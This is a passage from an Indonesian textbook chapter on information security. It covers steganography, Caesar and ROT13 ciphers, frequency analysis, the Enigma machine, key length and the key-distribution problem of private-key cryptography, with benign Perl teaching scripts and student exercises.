- Hal yang sama dapat dilakukan dengan membuat urutan gambar buah dimana pesan tersebut merupakan gabungan dari huruf awal dari nama buah tersebut.
- Pengarang Dan Brown dalam buku novelnya yang berjudul “The Da Vinci Code” [4] memberikan pesan di sampul bukunya dengan membuat beberapa huruf dalam cetakan tebal (**bold**). Jika disatukan, huruf-huruf yang ditulis dalam cetakan tebal tersebut membuat berita yang dimaksud. (Silahkan lihat pada gambar berikut. Apa isi pesannya?)
- Di dunia digital, steganografi muncul dalam bentuk *digital watermark*, yaitu tanda digital yang disisipkan dalam gambar (*digital image*) atau suara. Hak cipta (copyright) dari gambar dapat disisipkan dengan menggunakan high-bit dari pixel yang membentuk gambar tersebut.

Gambar terlihat tidak berbeda - karena kemampuan (atau lebih tepatnya ketidakmampuan) mata manusia yang tidak dapat membedakan satu bit saja - akan tetapi sebenarnya mengandung pesan-pesan tertentu.


- Steganografi juga muncul dalam aplikasi digital audio, seperti misalnya untuk melindungi lagu dari pembajakan. Contoh lain adalah menyisipkan informasi sudah berapa kali lagu tersebut didengarkan. Setelah sekian kali didengarkan, maka pengguna harus membayar sewa lagu. (Meskipun pendekatan ini masih bermasalah.)

Tugas: Anda diminta untuk membuat sebuah pesan rahasia yang isinya adalah “Kami ketahuan. Bubar.” Lupakan tanda titik dan spasi. Gunakan berbagai cara, misalnya dengan membuat kalimat yang awal hurufnya adalah “k”, “a”, “m”, “i”, dan seterusnya. Atau anda dapat juga membuat sebuah puisi atau daftar belanjaan, atau apa pun yang dapat menyembunyikan pesan anda tersebut. Apa yang anda lakukan harus mencerminkan steganografi bukan kriptografi, yang akan dibahas pada bagian berikutnya. Catatan: Nampaknya membuat puisi yang paling mudah dilakukan dan digemari oleh mahasiswa saya.

While in Paris on business, Harvard symbologist Robert Langdon receives an urgent late-night phone call. The elderly curator of the Louvre has been murdered inside the museum, a baffling cipher found near the body. As Langdon and a gifted French cryptologist, Sophie Neveu, sort through the bizarre riddles, they are stunned to discover a trail of clues hidden in the works of Da Vinci—clues visible for all to see and yet ingeniously disguised by the painter.

The stakes are raised when Langdon uncovers a startling link: The late curator was involved in the Priory of Sion—an actual secret society whose members included Sir Isaac Newton, Botticelli, Victor Hugo, and Da Vinci, among others. Langdon suspects they are on the hunt for a breathtaking historical secret, one that has proven through the centuries to be as enlightening as it is dangerous. In a frantic race through Paris, and beyond,

(continued on back flap)



Pengamanan dengan menggunakan *cryptography* dilakukan dengan dua cara, yaitu transposisi dan substitusi. Pada penggunaan transposisi, posisi dari huruf yang diubah-ubah, sementara pada substitusi, huruf (atau kata) digantikan dengan huruf atau simbol lain. Jadi bedanya dengan steganografi adalah pada kriptografi pesan nampak. Hanya bentuknya yang sulit dikenali karena seperti diacak-acak.

Pengamanan informasi (dengan menggunakan enkripsi) memiliki dampak yang luar biasa dimana hidup atau mati seseorang sangat bergantung

kepadanya. Mungkin contoh nyata tentang hal ini adalah terbongkarnya pengamanan informasi dari Mary, Queen of Scots¹, sehingga akhirnya dia dihukum pancung. Terbongkarnya enkripsi yang menggunakan Enigma juga dianggap memperpendek perang dunia kedua. Tanpa kemampuan membongkar Enkripsi mungkin perang dunia kedua akan berlangsung lebih lama dan korban perang akan semakin banyak.

Kriptografi

Kriptografi (*cryptography*) merupakan ilmu dan seni untuk menjaga pesan agar aman. (*Cryptography is the art and science of keeping messages secure*. [45]) “*Crypto*” berarti “*secret*” (rahasia) dan “*graphy*” berarti “*writing*” (tulisan) [3]. Para pelaku atau praktisi kriptografi disebut **cryptographers**. Sebuah algoritma kriptografik (*cryptographic algorithm*), disebut **cipher**, merupakan persamaan matematik yang digunakan untuk proses enkripsi dan dekripsi. Biasanya kedua persamaan matematik (untuk enkripsi dan dekripsi) tersebut memiliki hubungan matematis yang cukup erat.

Proses yang dilakukan untuk mengamankan sebuah pesan (yang disebut *plaintext*) menjadi pesan yang tersembunyi (disebut *ciphertext*) adalah **enkripsi** (*encryption*). *Ciphertext* adalah pesan yang sudah tidak dapat dibaca dengan mudah. Menurut ISO 7498-2, terminologi yang lebih tepat digunakan adalah “*encipher*”.


Proses sebaliknya, untuk mengubah *ciphertext* menjadi *plaintext*, disebut **dekripsi** (*decryption*). Menurut ISO 7498-2, terminologi yang lebih tepat untuk proses ini adalah “*decipher*”.

Cryptanalysis adalah seni dan ilmu untuk memecahkan *ciphertext* tanpa bantuan kunci. *Cryptanalyst* adalah pelaku atau praktisi yang menjalankan *cryptanalysis*. *Cryptology* merupakan gabungan dari *cryptography* dan *cryptanalysis*.

1. Queen Mary terbukti menyetujui percobaan pembunuhan terhadap Queen of Elizabeth di tahun 1586.

Enkripsi

Enkripsi digunakan untuk menyandikan data-data atau informasi sehingga tidak dapat dibaca oleh orang yang tidak berhak. Dengan enkripsi data anda disandikan (*encrypted*) dengan menggunakan sebuah kunci (*key*). Untuk membuka (*decrypt*) data tersebut digunakan juga sebuah kunci yang dapat sama dengan kunci untuk mengenkripsi (untuk kasus *private key cryptography*) atau dengan kunci yang berbeda (untuk kasus *public key cryptography*). Gambar 2.1 pada halaman 36 menunjukkan contoh proses enkripsi dan dekripsi dengan dua kunci yang berbeda.



GAMBAR 2.1. Diagram proses enkripsi dan dekripsi

Secara matematis, proses atau fungsi enkripsi (E) dapat dituliskan sebagai:

$$E(M) = C \quad (1)$$

dimana: M adalah *plaintext (message)* dan C adalah *ciphertext*.

Proses atau fungsi dekripsi (D) dapat dituliskan sebagai:

$$D(C) = M \quad (2)$$

Elemen dari Enkripsi

Ada beberapa elemen dari enkripsi yang akan dijabarkan dalam beberapa paragraf di bawah ini.

Algoritma dari Enkripsi dan Dekripsi. Algoritma dari enkripsi adalah fungsi-fungsi yang digunakan untuk melakukan fungsi enkripsi dan

dekripsi. Algoritma yang digunakan menentukan kekuatan dari enkripsi, dan ini biasanya dibuktikan dengan basis matematika.

Berdasarkan cara memproses teks (*plaintext*), cipher dapat dikategorikan menjadi dua jenis: *block cipher* and *stream cipher*. Block cipher bekerja dengan memproses data secara blok, dimana beberapa karakter / data digabungkan menjadi satu blok. Setiap proses satu blok menghasilkan keluaran satu blok juga. Sementara itu stream cipher bekerja memproses masukan (karakter atau data) secara terus menerus dan menghasilkan data pada saat yang bersamaan.

Kunci yang digunakan dan panjangnya kunci. Kekuatan dari penyandian bergantung kepada kunci yang digunakan. Beberapa algoritma enkripsi memiliki kelemahan pada kunci yang digunakan. Untuk itu, kunci yang lemah tersebut tidak boleh digunakan. Selain itu, panjangnya kunci, yang biasanya dalam ukuran *bit*, juga menentukan kekuatan dari enkripsi. Kunci yang lebih panjang biasanya lebih aman dari kunci yang pendek. Jadi enkripsi dengan menggunakan kunci 128-bit lebih sukar dipecahkan dengan algoritma enkripsi yang sama tetapi dengan kunci 56-bit. Semakin panjang sebuah kunci, semakin besar keyspace yang harus dijalani untuk mencari kunci dengan cara *brute force attack* atau coba-coba karena keyspace yang harus dilihat merupakan pangkat dari bilangan 2. Jadi kunci 128-bit memiliki keyspace 2^{128} , sedangkan kunci 56-bit memiliki keyspace 2^{56} . Artinya semakin lama kunci baru bisa ketahuan.

Plaintext. Plaintext adalah pesan atau informasi yang akan dikirimkan dalam format yang mudah dibaca atau dalam bentuk aslinya.

Ciphertext. Ciphertext adalah informasi yang sudah dienkripsi.

Kembali ke masalah algoritma, keamanan sebuah algoritma yang digunakan dalam enkripsi atau dekripsi bergantung kepada beberapa aspek. Salah satu aspek yang cukup penting adalah sifat algoritma yang digunakan. Apabila kekuatan dari sebuah algoritma sangat tergantung kepada pengetahuan (tahu atau tidaknya) orang terhadap algoritma yang digunakan, maka algoritma tersebut disebut “restricted algorithm”. Apabila algoritma tersebut bocor atau ketahuan oleh orang banyak, maka pesan-pesan dapat terbaca. Tentunya hal ini masih bergantung kepada adanya kriptografer

yang baik. Jika tidak ada yang tahu, maka sistem tersebut dapat dianggap aman (meskipun semu).

Meskipun kurang aman, metoda pengamanan dengan *restricted algorithm* ini cukup banyak digunakan karena mudah implementasinya dan tidak perlu diuji secara mendalam. Contoh penggunaan metoda ini adalah enkripsi yang menggantikan huruf yang digunakan untuk mengirim pesan dengan huruf lain. Ini disebut dengan “*substitution cipher*”.

Substitution Cipher dengan Caesar Cipher

Salah satu contoh dari “*substitution cipher*” adalah Caesar Cipher yang digunakan oleh Julius Caesar. Pada prinsipnya, setiap huruf digantikan dengan huruf yang berada tiga (3) posisi dalam urutan alfabet. Sebagai contoh huruf “a” digantikan dengan huruf “D” dan seterusnya. Transformasi yang digunakan adalah:

```
plain : a b c d e f g h i j k l m n o p q r s t u v w x y z
cipher: D E F G H I J K L M N O P Q R S T U V W X Y Z A B C
```

Latihan 1. Buat ciphertext dari kalimat di bawah ini.

PESAN SANGAT RAHASIA

Latihan 2. Cari plaintext dari kalimat ini

PHHW PH DIWHU WKH WRJD SDUWB

Penggunaan dari Caesar cipher ini dapat dimodifikasi dengan mengubah jumlah gesaran (bukan hanya 3) dan juga arah geseran. Jadi kita dapat menggunakan Caesar cipher dengan geser 7 ke kiri, misalnya. Hal ini dilakukan untuk lebih menyulitkan orang yang ingin menyadap pesan sebab dia harus mencoba semua kombinasi (26 kemungkinan geser).

ROT13

Substitution cipher yang masih umum digunakan di sistem UNIX adalah ROT13. Pada sistem ini sebuah huruf digantikan dengan huruf yang

letaknya 13 posisi darinya. Sebagai contoh, huruf “A” digantikan dengan huruf “N”, huruf “B” digantikan dengan huruf “O”, dan seterusnya. Secara matematis, hal ini dapat dituliskan sebagai:

$$C = ROT13(M) \quad (3)$$

Untuk mengembalikan kembali ke bentuk semulanya dilakukan proses enkripsi ROT13 dua kali [42].

$$M = ROT13(ROT13(M)) \quad (4)$$

ROT13 memang tidak didisain untuk keamanan tingkat tinggi. ROT13, misalnya digunakan untuk menyelubungi isi dari artikel (*posting*) di *Usenet news* yang berbau ofensif. Sehingga hanya orang yang betul-betul ingin membaca dapat melihat isinya. Contoh penggunaan lain adalah untuk menutupi jawaban dari sebuah teka teki (*puzzle*) atau jika kita ingin marah-marah (memaki) akan tetapi ingin agar orang lain tidak tersinggung. (Orang yang ingin membaca makian kita harus melakukan konversi ROT13 sendiri.)

Program dalam bahasa *Perl* untuk melakukan ROT13 dapat dilihat dalam listing di bawah ini.

```
#!/usr/bin/perl
# rot13: rotate 13
# usage: rot13 < filename.txt
# bugs: only works with lower case
#
# Copyright 1998, Budi Rahardjo
# <rahard@paume.itb.ac.id>, <budi@vlsi.itb.ac.id>
# Electrical Engineering
# Institut Teknologi Bandung (ITB), Indonesia
#
while (<>) {
    # read a line into $_
    for ($i=0 ; $i < length($_) ; $i++) {
        $ch = substr($_,$i,1);
        # only process if it's within a-z
        # otherwise skip
        if ( (ord($ch)>=97) and (ord($ch)<=122) ) {
            $newch = &rot13($ch); # rotate it
            printf("%c", $newch);
        } else {
            # just print character that was not processed
            print $ch;
        }
    } # end for loop
} # done...
```



```
sub rot13 {  
    local($ch) = @_;  
    $asch = ord($ch) - 97; # get the ascii value and normalize it  
    $rotasch = $asch + 13; # rotate 13 it  
    # send it back to ascii  
    $rotasch = $rotasch % 26;  
    $rotasch = $rotasch + 97;  
    return($rotasch);  
}
```

Latihan 3. Gunakan program di atas atau buat program sendiri untuk meng-ROT13-kan kalimat di bawah ini:
“kalau mau aman, pakai enkripsi bung”
Catatan: lupakan spasi dan tanda koma.
Setelah itu, jalankan ROT13 kembali untuk mengembalikan teks menjadi kalimat semula.

Beberapa editor, seperti *vi* dan *emacs*, memiliki fungsi *rot13* agar mudah digunakan. Tahukah anda kunci / cara mengaktifkan *rot13* pada kedua editor tersebut?

Caesar cipher dan ROT13 disebut juga “*monoalphabetic ciphers*” karena setiap huruf digantikan dengan sebuah huruf. Huruf yang sama akan memiliki pengganti yang sama. Misalnya huruf “a” digantikan dengan huruf “e”, maka setiap huruf “a” akan digantikan dengan huruf “e”.

Mono alphabetic cipher ini agak mudah dipecahkan dengan menganalisa ciphertext apabila beberapa informasi lain (seperti bahasa yang digunakan) dapat diketahui. Salah satu cara penyerangan (*attack*) yang dapat dilakukan adalah dengan menganalisa statistik dari frekuensi huruf yang muncul. Cara ini disebut *frequency analysis* [44] dan dimotori oleh Al-Kindi sebagai salah seorang jagoan statistik. Stallings dalam bukunya [45] menunjukkan statistik kemunculan huruf untuk tulisan dalam bahasa Inggris, dimana

huruf “e” yang paling banyak muncul. Cara yang sama dapat dilakukan untuk mencari distribusi penggunaan huruf dalam teks berbahasa Indonesia.

TABLE 4. Frekuensi munculnya huruf dalam teks yang berbahasa Inggris

| huruf | persentase | huruf | persentase |
|-------|------------|-------|------------|
| a | 8,2 | n | 6,7 |
| b | 1,5 | o | 7,5 |
| c | 2,8 | p | 1,9 |
| d | 4,3 | q | 0,1 |
| e | 12,7 | r | 6,0 |
| f | 2,2 | s | 6,3 |
| g | 2,0 | t | 9,1 |
| h | 6,1 | u | 2,8 |
| i | 7,0 | v | 1,0 |
| j | 0,2 | w | 2,4 |
| k | 0,8 | x | 0,2 |
| l | 4,0 | y | 2,0 |
| m | 2,4 | z | 0,1 |

```
#!/usr/bin/perl
# statistik munculnya jumlah huruf
# statchar.pl < filename.txt
# bugs: only works with lower case
#
# Copyright 1998, Budi Rahardjo
# <rahard@paume.itb.ac.id>, <budi@vlsi.itb.ac.id>
# Electrical Engineering
# Institut Teknologi Bandung (ITB), Indonesia
#

while (<>) {
    # read a line into $_
    for ($i=0 ; $i < length($_) ; $i++) {
        $ch = substr($_,$i,1);
        # only process if it's within a-z
        # otherwise skip
        if ( (ord($ch)>=97) and (ord($ch)<=122) ) {
            $ordch= ord($ch);
            $cumulative{$ordch}++;
            $total++;
        }
    } # end for loop
} # done...

for ($i=97 ; $i <=122 ; $i++) {
    $muncul = $cumulative{$i};
```

```
$persenmuncul = $muncul / $total * 100;  
printf("%c = %d (%.2g%%)\n", $i, $muncul, $persenmuncul);  
}
```

Latihan 4. Cari frekuensi munculnya huruf “a” sampai dengan “z” dalam teks yang menggunakan bahasa Indonesia. Peragakan grafik distribusinya. Sebutkan lima huruf yang paling sering dan paling jarang digunakan dalam bahasa Indonesia.¹ Buat program sendiri atau gunakan perl script di atas untuk mencari distribusinya.

Frequency analysis bermanfaat jika teks yang tersedia cukup panjang. Teks yang pendek, dengan jumlah huruf yang lebih sedikit, biasanya memiliki deviasi dari data-data statistik munculnya huruf. Selain itu ada beberapa kasus dimana sengaja dibuat teks yang “merusak” struktur frekuensi tersebut. Sebagai contoh, pengarang Perancis yang bernama Georges Perec di tahun 1969 menulis “*La Disparition*” (sebuah novel dengan 200 halaman) tanpa kata yang menggunakan huruf “e”. Karya ini kemudian diterjemahkan oleh ke dalam bahasa Inggris oleh seorang pengarang Inggris yang bernama Gilbert Adair dengan tetap tanpa menggunakan huruf “e”. Judul terjemahannya adalah “*A Void*”. Cerita ini diulas dalam buku [44].

Meskipun banyak usaha dilakukan untuk mempersulit *frequency analysis*, *monoalphabetic cipher* relatif tetap mudah dipecahkan. Salah satu cara untuk mempersulit adalah dengan menggunakan *polyalphabetic cipher*. Contoh implementasinya dari Caesar cipher adalah dengan menggunakan dua tabel, dimana yang satu digeser 3 dan satunya lagi digeser 7, misalnya. Huruf pertama dari plain text akan digantikan dengan menggunakan tabel pertama (yang digeser 3), huruf kedua digantikan dengan menggunakan tabel kedua (yang digeser 7), huruf selanjutnya menggunakan tabel pertama kembali dan seterusnya. Dengan mekanisme ini, huruf “b” ada kemungkinan dipetakan ke huruf lain, tidak sama. Hal ini mengacaukan

1. Berdasarkan data-data dari mahasiswa yang menggunakan buku ini, diperoleh kombinasi top-5 character: (A, N, E, I, K) [3], (A, N, E, I, R) [3], (A, E, N, T, I), (A, N, I, E, S), (A, N, I, E, T), (A, N, E, I, Q). Perbedaan ini disebabkan teks yang digunakan sebagai masukan bervariasi dengan domain yang berbeda-beda (koran, buku teks, berita). Semestinya pengujian dilakukan dengan jumlah teks yang banyak dengan domain yang khusus.

analisis yang menggunakan statistik. Kita juga dapat mempersulit lebih lanjut dengan menggunakan lebih dari dua tabel konversi.


Multiple-letter encryption

Untuk meningkatkan keamanan, enkripsi dapat dilakukan dengan mengelompokkan beberapa huruf menjadi sebuah kesatuan (unit) yang kemudian dienkripsi. Ini disebut *multiple-letter encryption*. Salah satu contoh multiple-letter encryption adalah “*Playfair*”.

Enigma Rotor Machine

Enigma rotor machine merupakan sebuah alat enkripsi dan dekripsi mekanik yang digunakan dalam perang dunia ke dua oleh Jerman. Dia terdiri atas beberapa rotor dan kabel yang silang menyilang menyebabkan substitusi alfabet yang selalu berubah sehingga Enigma mengimplementasikan polyalphabetic cipher. Setiap huruf diketikkan, rotor berputar untuk mengubah tabel konversi. Susunan dari rotor dan kondisi awalnya merupakan kunci dari enkripsinya. Perubahan ini sangat menyulitkan analisis biasa dan statistik. Buku “Code Book” [44] banyak membahas tentang Enigma ini.

Penyandian yang menggunakan Enigma ini akhirnya berhasil dipecahkan oleh Alan Turing dan kawan-kawannya di Inggris dengan menggunakan komputer. Jadi aplikasi komputer yang pertama adalah untuk melakukan cracking terhadap Enigma. Banyak orang yang percaya bahwa perang dunia kedua menjadi lebih singkat dikarenakan Sekutu berhasil memecahkan sandi Jerman yang menentukan posisi *U-boat* nya.



Enigma Rotor Machine

Penggunaan Kunci

Salah satu cara untuk menambah tingkat keamanan sebuah algoritma enkripsi dan dekripsi adalah dengan menggunakan sebuah kunci (*key*) yang biasanya disebut *K*. Kunci *K* ini dapat memiliki rentang (*range*) yang cukup lebar. Rentang dari kemungkinan angka (harga) dari kunci *K* ini disebut

keyspace. Kunci K ini digunakan dalam proses enkripsi dan dekripsi sehingga persamaan matematisnya menjadi:

$$E_K(M) = C \quad (5)$$

$$D_K(M) = M \quad (6)$$

Keamanan sistem yang digunakan kemudian tidak bergantung kepada pengetahuan algoritma yang digunakan, melainkan bergantung kepada kunci yang digunakan. Artinya, algoritma dapat diketahui oleh umum atau dipublikasikan. Usaha untuk memecahkan keamanan sistem menjadi usaha untuk memecahkan atau mencari kunci yang digunakan.

Usaha mencari kunci sangat bergantung kepada *keyspace* dari kunci K . Apabila *keyspace* ini cukup kecil, maka cara *brute force* atau mencoba semua kunci dapat dilakukan. Akan tetapi apabila *keyspace* dari kunci yang digunakan cukup besar, maka usaha untuk mencoba semua kombinasi kunci menjadi tidak realistis. *Keyspace* dari *DES*, misalnya, memiliki 56-bit. Untuk mencoba semua kombinasi yang ada diperlukan 2^{56} kombinasi. (Cerita tentang kelemahan DES akan diutarakan di bagian lain.)

Latihan 5. Jika sebuah komputer dapat mencoba 1000 kombinasi dalam 1 detik, berapa waktu yang dibutuhkan untuk mencoba semua kombinasi DES yang menggunakan 56 bit?

Aplikasi dari Enkripsi

Contoh penggunaan enkripsi adalah program Pretty Good Privacy (PGP) [17], dan secure shell (SSH). Program PGP digunakan untuk mengenkripsi dan menambahkan *digital signature* dalam e-mail yang dikirim. Program SSH digunakan untuk mengenkripsi sesion *telnet* ke sebuah host. Hal ini akan dibahas lebih lanjut pada bagian lain.

Permasalahan Kriptografi Kunci Privat

Pada penjelasan sebelumnya kita lihat bahwa proses enkripsi menggunakan kunci dalam proses penyandiannya. Pada mulanya semua proses kriptografi menggunakan satu kunci yang sama untuk mengunci data dan membuka data. Jadi, kerahasiaan kunci ini sangat esensial. Jika kunci ini jatuh ke tangan pihak yang tidak berwenang, maka terbukalah rahasia.

Penggunaan satu kunci ini membuat sistem pengamanan data tadi disebut *private-key cryptosystem*, atau sistem kriptografi berbasis kunci privat. Penekanan ada pada kata “privat”, dimana kunci ini harus dirahasiakan, privat.

Selain itu sistem ini juga disebut *symmetric cryptosystem*, atau sistem kriptografi simetris karena kunci yang dipakai untuk proses enkripsi sama dengan kunci yang digunakan pada proses dekripsi. Simetris.

Dalam aplikasinya, sistem kriptografi kunci privat ini memiliki beberapa masalah. Masalah pertama adalah **kesulitan dalam distribusi kunci. (Key Distribution Problem.)** Jika Anwar (A) ingin berkomunikasi melalui email dengan Broto (B) dengan mengenkripsi datanya (karena tidak yakin jalur data mereka aman dari penyadapan), apa kunci yang mereka gunakan? Bagaimana cara mereka untuk membuat kesepakatan kunci yang akan digunakan? Jika kunci tersebut dikirimkan melalui jalur komunikasi yang dianggap tidak aman tersebut, maka ada kemungkinan disadap orang.

Ada beberapa solusi terhadap masalah ini, misalnya Anwar dan Broto bertemu dahulu secara fisik kemudian mendiskusikan kunci rahasia mereka. Atau mereka menggunakan media lain (misalnya telepon, fax, handphone, SMS) untuk mengirimkan kunci rahasia mereka. Pendekatan ini disebut dengan *out of band communication*. Tapi masalahnya tidak semua orang memiliki cara komunikasi lain, atau kemungkinannya cara lain menjadi mahal dan tidak nyaman. Bayangkan jika anda harus mengkomunikasikan password ini, “s%Xy7&*!h198907@1”, kepada lawan bicara anda melalui telepon. Sangat tidak nyaman dan sulit.

Kesulitan akan semakin bertambah jika kedua belah pihak belum pernah kenal satu sama lainnya. Misalnya kita membuat sebuah situs web untuk

melakukan transaksi online. Kita belum kenal dengan (calon) pembeli yang mengunjungi situs web kita. Bagaimana memilih kunci rahasia antara kita dengan sang pembeli tersebut? (Ini permasalahan *key exchange*.)

Permasalahan kedua adalah **peningkatan jumlah kunci yang eksponensial terhadap jumlah pengguna**. Pada contoh sebelumnya, jika Anwar ingin berkomunikasi dengan Broto, mereka harus punya satu kunci rahasia. Bagaimana jika Anwar ingin berkomunikasi dengan Dodi? Tentunya mereka tidak bisa menggunakan kunci yang sama dengan kunci Anwar-Broto. Anwar dan Dodi harus sepakat untuk menggunakan satu kunci yang lain, kunci Anwar-Dodi. Bagaimana jika Broto ingin berkomunikasi dengan Dodi? Maka akan ada kunci Broto-Dodi yang berbeda dengan kunci yang sudah-sudah. Jika skenario ini kita teruskan dengan menambahkan pengguna lain, maka dapat kita lihat peningkatan jumlah kunci secara eksponensial.

Jika n merupakan jumlah pengguna yang akan saling berkomunikasi, maka jumlah kunci yang ada adalah:

$$\text{jumlah kunci} = (n)(n-1) / 2$$

Mari kita coba tabel jumlah kunci yang digunakan dengan jumlah pengguna.

TABLE 5. Jumlah Kunci dan Pengguna

| Jumlah Pengguna (n) | Jumlah Kunci |
|---------------------|--------------|
| 10 | 45 |
| 100 | 4950 |
| 1000 | 499.500 |
| 10.000 | 49.995.00 |
| 100.000 | 5 milyar |

Dapat kita lihat pada tabel di atas bahwa peningkatan jumlah kunci meledak secara eksponensial. (Dari rumus pun dapat dilihat bahwa jumlah kunci merupakan hasil kuadrat dari n .) Dengan hanya seratus ribu pengguna saja, sudah ada lima (5) milyar kunci. Padahal jumlah pengguna Internet sangat

jauh lebih besar dari seratus ribu orang. Jika satu kunci membutuhkan penyimpanan sebesar 1 kByte, maka dibutuhkan 5 TerraBytes untuk menyimpan kunci 100.000 orang.

Jika kita berbicara tentang transaksi di Internet, e-commerce, maka bisa kita lihat dua kesulitan di atas sudah membuat kriptografi kunci privat menjadi tidak cocok. Jumlah pengguna e-commerce lebih dari 100.000 orang. Sementara itu key distribution juga sulit. Harus dicari sistem lain yang lebih baik.

Kriptografi Kunci Publik

Kesulitan dalam penggunaan kriptografi kunci privat membuat banyak orang berpikir keras untuk mencari solusinya. Salah satu ide yang muncul adalah bagaimana jika kita membuat sebuah sistem penyediaan dengan dua kunci, dimana satu kunci digunakan untuk proses enkripsi dan satu kunci lain digunakan untuk proses dekripsi.

Ide ini muncul dari Ralph Merkle ketika dia menjadi mahasiswa di sebuah perguruan tinggi. Ide tersebut dikemukakannya kepada dosennya. Namun ditolak mentah-mentah. Ide dua kunci tersebut tidak akan dapat dilaksanakan. Itu ide gila. Ralph Merkle kemudian menulis sebuah artikel yang dikirimkan ke journal, tapi artikel ini juga ditolak.

Bagaimana ide itu bermula? Saya ambil sebuah cerita. (Cerita ini bukan contoh yang digunakan oleh Ralph Merkle.) Ceritanya adalah sebagai berikut.

Anwar dan Broto ingin bertukar pesan atau benda melalui pos. Mereka tidak ingin orang lain, termasuk pak Pos, mengetahui isi kirimannya. Anwar punya ide yang brilian. Anwar bertemu dengan Broto dan memberikan sebuah gembok yang terbuka, belum terkunci. Sementara itu Anwar tetap memegang kunci gemboknya tersebut. Kita sebut gembok ini adalah gembok-A. Ketika Broto ingin mengirimkan pesan (atau benda) kepada Anwar, dia letakkan pesan tersebut di dalam sebuah peti. Beserta pesan tersebut Broto juga memasukkan gembok dia (kita sebut gembok-B) yang

terbuka juga. Kemudian pesan dan gembok-B ini dimasukkan di peti dan peti dikunci dengan gembok-A. Dalam kondisi seperti ini, tidak ada seorangpun yang dapat membuka peti itu kecuali Anwar, karena hanya Anwar yang memiliki kunci gembok-A. Broto pun setelah mengunci peti tersebut tidak bisa membukanya kembali.

Di sisi penerima, Anwar, dia menerima peti yang sudah terkunci dengan gembok-A. Tentu saja dia dengan mudah dapat membuka peti tersebut karena dia memiliki kunci gembok-A. Setelah dia buka, maka dia dapat melihat pesan yang dikirimkan oleh Broto beserta gembok-B milik Broto yang terbuka.

Jika kemudian Anwar ingin mengirimkan jawaban atau pesan kepada Broto, maka dia dapat memasukkan jawabannya ke dalam peti dan tidak lupa mengikutsertakan gembok-A lagi yang terbuka ke dalamnya. Peti tersebut kemudian dikunci dengan gembok-B lagi, yang hanya dapat dibuka oleh Broto. Proses ini dapat berlangsung terus menerus.

Contoh cerita di atas tentu saja masih belum sempurna. Inti yang ingin disampaikan adalah bahwa ada kemungkinan untuk melakukan pengamanan dengan tidak menggunakan enkripsi kunci privat. Penerima dan pengirim pesan dapat menggunakan kunci yang berbeda untuk pengamanan datanya.

